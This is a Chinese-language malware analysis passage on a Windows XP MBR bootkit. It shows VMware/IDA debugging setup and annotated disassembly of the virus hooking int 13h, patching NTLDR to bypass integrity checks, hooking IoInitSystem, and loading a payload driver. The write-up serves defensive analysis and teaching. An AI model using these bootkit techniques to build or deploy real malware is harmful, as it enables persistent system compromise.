
② 向 Windows XP 虚拟机的 vmx 文件尾部添加如下三行数据，其中 3000 表示 Vmware 在执行 MBR 之前会有 3 秒钟的时间等待你的调试，因此可以设置的稍微大一点。

```
debugStub.listen.guest32 = "TRUE"  
debugStub.hideBreakpoints = "TRUE"  
bios.bootDelay = "3000"
```


```
84 usb:0.parent = "-1"  
85 svga.guestBackedPrimaryAware = "TRUE"  
86 checkpoint.vmState.readOnly = "FALSE"  
87 checkpoint.vmState = ""  
88 cleanShutdown = "TRUE"  
89 gui.exitOnCLIHLT = "TRUE"  
90 debugStub.listen.guest32 = "TRUE"  
91 debugStub.hideBreakpoints = "TRUE"  
92 bios.bootDelay = "8000"
```

③ 启动虚拟机 Windows XP，同时切换回 IDA 点击 OK，接下来的两个弹窗都 OK，如此便可搭建好调试 MBR 的环境。后面的 IDA 调试技巧以及界面和快捷键与 OllyDbg 大致相同，将汇编代码转为 16 位更适合分析。





跳转到 7C00 处(F2 下断点, 执行过去即可)即可以正式开始调试, 可以按 P 将十六进制数据转换为汇编代码。



1) MBR

此处病毒代码进行了 **hook int 13h (中断向量)**, 也就是 Hook (截获) 了 BIOS 的磁盘中断服务, 以达到操作磁盘的目的。一般来说 BIOS Rootkit 为了控制系统运行流程, 会采用 Hook IVT, 即 Hook 中断向量表的方式来实现, Hook 的原理就是把病毒的恶意逻辑代码所在的段地址和偏移地址装入 CS 和 IP 寄存器中, 如此 CPU 便会运行病毒的逻辑。MBR 病毒执行完自己的操作后再读取原始的主引导记录并跳到 0x7c00 处执行来引导开机。

>> 这里有必要记录一下：

什么是中断呢，是 CPU 在执行指令时因为检测到预先定义的某个（或多个）条件而产生的同步事件（如除法指令的除零错误）。CPU 收到中断信息后，需要对中断信息进行处理，而用来处理中断信息的程序称为中断处理程序。所谓中断向量就是中断处理程序的入口地址，而中断向量表（IVT）就是中断处理程序入口地址的列表，IVT 就是一个入口地址表，如同 Windows 内核中的 SSDT（System Services Descriptor Table 系统服务描述符表——ssdt 表就是把 ring3 的 Win32 API 和 ring0 的内核 API 联系起来，极个别病毒确实会采用这种方法来保护自己或者破坏防毒软件，但在这种病毒进入系统前如果防毒软件能够识别并清除它将没有机会发作）一样。对其进行 Hook 的方法与 Hook SSDT 类似。而 Hook 的目的，就是控制中断处理流程，进而控制系统的运行。

```
seg000:7C35      xor     bx, bx           ; 下面要开始hook int 13中断了
seg000:7C35      ; 4Ch/4=13h , 将13号中断地址的内容放到eax, EA4B2732
seg000:7C37      mov     eax, [bx+4Ch]
seg000:7C3B      mov     es:73h, eax    ; 保留原13号中断例程地址, 此偏移地址后面还会用到
seg000:7C40      mov     word ptr [bx+4Ch], 66h ; 新入口例程, 相对开始偏移66h的地方, 记作interrupt_13_hook
seg000:7C45      mov     word ptr [bx+4Eh], es
seg000:7C48      push    es
seg000:7C49      push    4Dh           ; 跳向sub_7C4D, es已经被修正为指向内存末尾段,
seg000:7C49      ; 即reloc_meb_bootloader, 后面代码是在内存中执行的,
seg000:7C49      ; 跳转到 9F00:004D,从下面的 sti开始执行
seg000:7C4C      retf          ; Return Far from Procedure
```

hook int 13h 中断

如下为 hook int 13h 号中断后的主要逻辑，在实模式下执行，同样位于第一个扇区。首先搜索特征码 **83 C4 02 E9 00 00 E9 FD FF**（针对 XP 系统的 Ntldr 模块），针对此处的 Patch 主要为了绕过代码完整性校验机制。

```
7CF4 loc_7CF4:      ; CODE XREF: sub_7C91+1A↑j
7CF4      ; sub_7C91+41↑j
7CF4      popa
7CF5      mov     al, 83h    ; 查找下一个特征 83 C4 02 E9 00 00 E9 FD FF
7CF7      loc_7CF7:      ; CODE XREF: sub_7C91+72↓j
7CF7      ; sub_7C91+7D↓j ...
7CF7      repne scasb
7CF9      jnz     short loc_7D20
7CFB      cmp     dword ptr es:[di], 0E902C4h
7D03      jnz     short loc_7CF7
7D05      cmp     dword ptr es:[di+4], 0FFFDE900h
7D0E      jnz     short loc_7CF7
7D10      mov     dword ptr es:[di-4], 83909090h
7D19      and     word ptr es:[di+6], 0
7D1E      jmp     short loc_7CF7
```

进一步在读入的内存中寻找 **NTLDR（NT Loader，是系统加载程序）** 文件的特征码——**8B F0 85 F6 74 21/22 80 3D**——当这段特征码执行完毕，系统内核以及 BootDriver 就已经加载到了内存中，因此病毒会寻找这段代码并进行 hook，使其跳到 **60 扇区（7A00）** 的病毒代码。

```

7C9A      test     ax, ax           ; ax 扇区数
7C9C      jnz     short Loop_7C9F
7C9E      inc     ax             ; 最少得读1个, 就是一次循环至少要扫描512 个字节长度, 作为特征搜索的范围
7C9F      Loop_7C9F:
7C9F      ; CODE XREF: sub_7C91+8↑j
7C9F      mov     cx, ax
7CA1      mov     al, 88h        ; 设置序列中第一个匹配的字符
7CA3      shl     cx, 9          ; 置成512 * al 个, 要扫描的特征长度
7CA6      mov     di, bx
7CA8      pusha
7CA9      SearchSignatureCode_Loop_7CA9:
7CA9      ; CODE XREF: sub_7C91+24↑j
7CA9      ; sub_7C91+2C↑j ...
7CA9      repne scasb
7CAB      jnz     short loc_7CF4 ; 检测 ntldr 中的特征码
7CAB      ; 8B F0 mov esi, eax
7CAB      ; 85 F6 test esi, esi
7CAB      ; 74 21/22 jz $+23
7CAB      ; 80 3D
7CAD      cmp     dword ptr es:[di], 74F685F0h
7CB5      jnz     short SearchSignatureCode_Loop_7CA9
7CB7      cmp     word ptr es:[di+5], 3D80h
7CB8      jnz     short SearchSignatureCode_Loop_7CA9
7CBF      mov     al, es:[di+4]
7CC3      cmp     al, 21h ; '!' ; 检测是否hooked, 21h ,为 ntldr jz $23 指令
7CC5      jz     short ExistSignatureCodeAndHookIt_7CCB ; 感染标志
7CC7      cmp     al, 22h ; '"'
7CC9      jnz     short SearchSignatureCode_Loop_7CA9 ; 不是要检测的特征, 继续搜索
7CCB      ExistSignatureCodeAndHookIt_7CCB:
7CCB      ; CODE XREF: sub_7C91+34↑j
7CCB      mov     si, 20Bh ; 感染标志
7CCE      cmp     byte ptr cs:[si], 0
7CD2      jnz     short loc_7CF4
7CD4      mov     cs:[si], al ; 写入这个标志, 在病毒MBR代码后面0xb的位置, 这个al值就是 0x21 or 0x22 。
7CD7      mov     word ptr es:[di-1], 15FFh ; hook 掉ntldr,修改原mov esi, eax ,改jump xxx
7CDD      mov     eax, cs ; cs = 0x09f40 ,也就是病毒MBR代码运行的段地址
7CE0      shl     eax, 4 ; 计算病毒MBR基址
7CE4      add     ax, 200h ; 跳过病毒MBR代码
7CE7      mov     cs:1FCh, eax ; cs:1fch 这块是病毒MBR空白的数据位置, 把eax=0x9f600,保留到这里,此时覆盖了内存里面MBR
7CEC      sub     ax, 4
7CEF      mov     es:[di+1], eax ; eax = 0x9f5fc 写入目的地址, 这样ntldr 的那处代码被修改为 call [0x009f5fc]

```

Hook int 13h 后的主要代码

搜索 NTLDR 文件的特征码

然后加载正常的 MBR，保存在第 62 扇区（内存 7C00 处），重新跳到 0x7C00 处使系统能够被正常引导。按照系统的引导过程，此时会加载 NTLDR 文件执行，当执行过 **call BILoadBootDrivers** 时，会再次执行 60 扇区中的病毒代码。

>> 这里有必要说明一般情况系统的引导过程：

- 1: 加电后，电源自检程序开始运行
- 2: 主引导记录 **MBR** 被装入内存开始执行
- 3: 活动分区的 **引导扇区被装入内存**（活动分区是计算机系统分区，启动操作系统的文件都装在这个分区，Windows 系统下一般被默认为 C 盘）
- 4: **NTLDR** 文件从引导扇区被装入并初始化
- 5: 将处理器的实模式改为 32 位平滑内存模式
- 6: NTLDR 开始运行适当的小文件系统驱动程序
小文件系统驱动程序是建立在 NTLDR 内部的，它能读 FAT 或 NTFS。
- 7: NTLDR 读 boot.ini 文件
- 8: NTLDR 装载所选操作系统
如果 windows NT/windows 2000/windows XP/windows server 2003 这些操作系统被选择，NTLDR 运行 Ntldetect，对于其他的操作系统，NTLDR 装载并运行 Bootsect.dos 然后向它传递控制，windows NT 过程结束。
- 9: Ntldetect 搜索计算机硬件并将列表传送给 NTLDR，以便将这些信息写进 \\HKEY_LOCAL_MACHINE\\HARDWARE 中。
- 10: 然后 NTLDR 装载 **Ntoskrnl.exe**，**Hal.dll** 和 **系统信息集合**。
- 11: Ntldr 搜索系统信息集合，并装载设备驱动配置以便设备在启动时开始工作
- 12: Ntldr 把控制权交给 Ntoskrnl.exe，这时，启动程序结束，装载阶段开始

在上述逻辑定位到内核之后，病毒会尝试搜索内核的特征代码 **6A 4B 6A 19 EB xx FF xx E8 xx**，主要是为了寻找 **IoInitSystem** 函数。然后拷贝自身数据的 512（ntoskrnl.exe 的 SizeOfImage 值）字节到 ntoskrnl.exe 文件的尾部，对寻找到的 IoInitSystem 函数进行 hook，令该函数跳到这 512 字节处执行。

3) 加载执行恶意 Payload 驱动

此时操作系统已经启动到了欢迎界面，由于 **IoInitSystem** 被 Hook，因此系统调用 IoInitSystem 时又会执行病毒的代码，此处的功能是搜索导出表，获得 ntOpenFile、ntReadFile、ntClose、ExAllocatepool 等函数，通过这四个函数读取磁盘上一开始写入的病毒 Payload 驱动程序到内存中执行，实现最终的恶意功能。

六、样本溯源

该样本为经典的 MBR 引导区感染病毒，根据其行为及恶意源码特征，与 MBR 鬼影病毒如出一辙，分析认为该样本与二者同源。

七、总结

此次样本分析的难度在于两方面，一是要深刻理解 Windows 操作系统的启动流程及其中的细节，二是要掌握正确的调试方法。

在此提醒用户安装正规厂商的杀毒软件，不要随意下载和执行来历不明的文件，定期杀毒以及允许自动更新病毒库，重视自身的数据安全。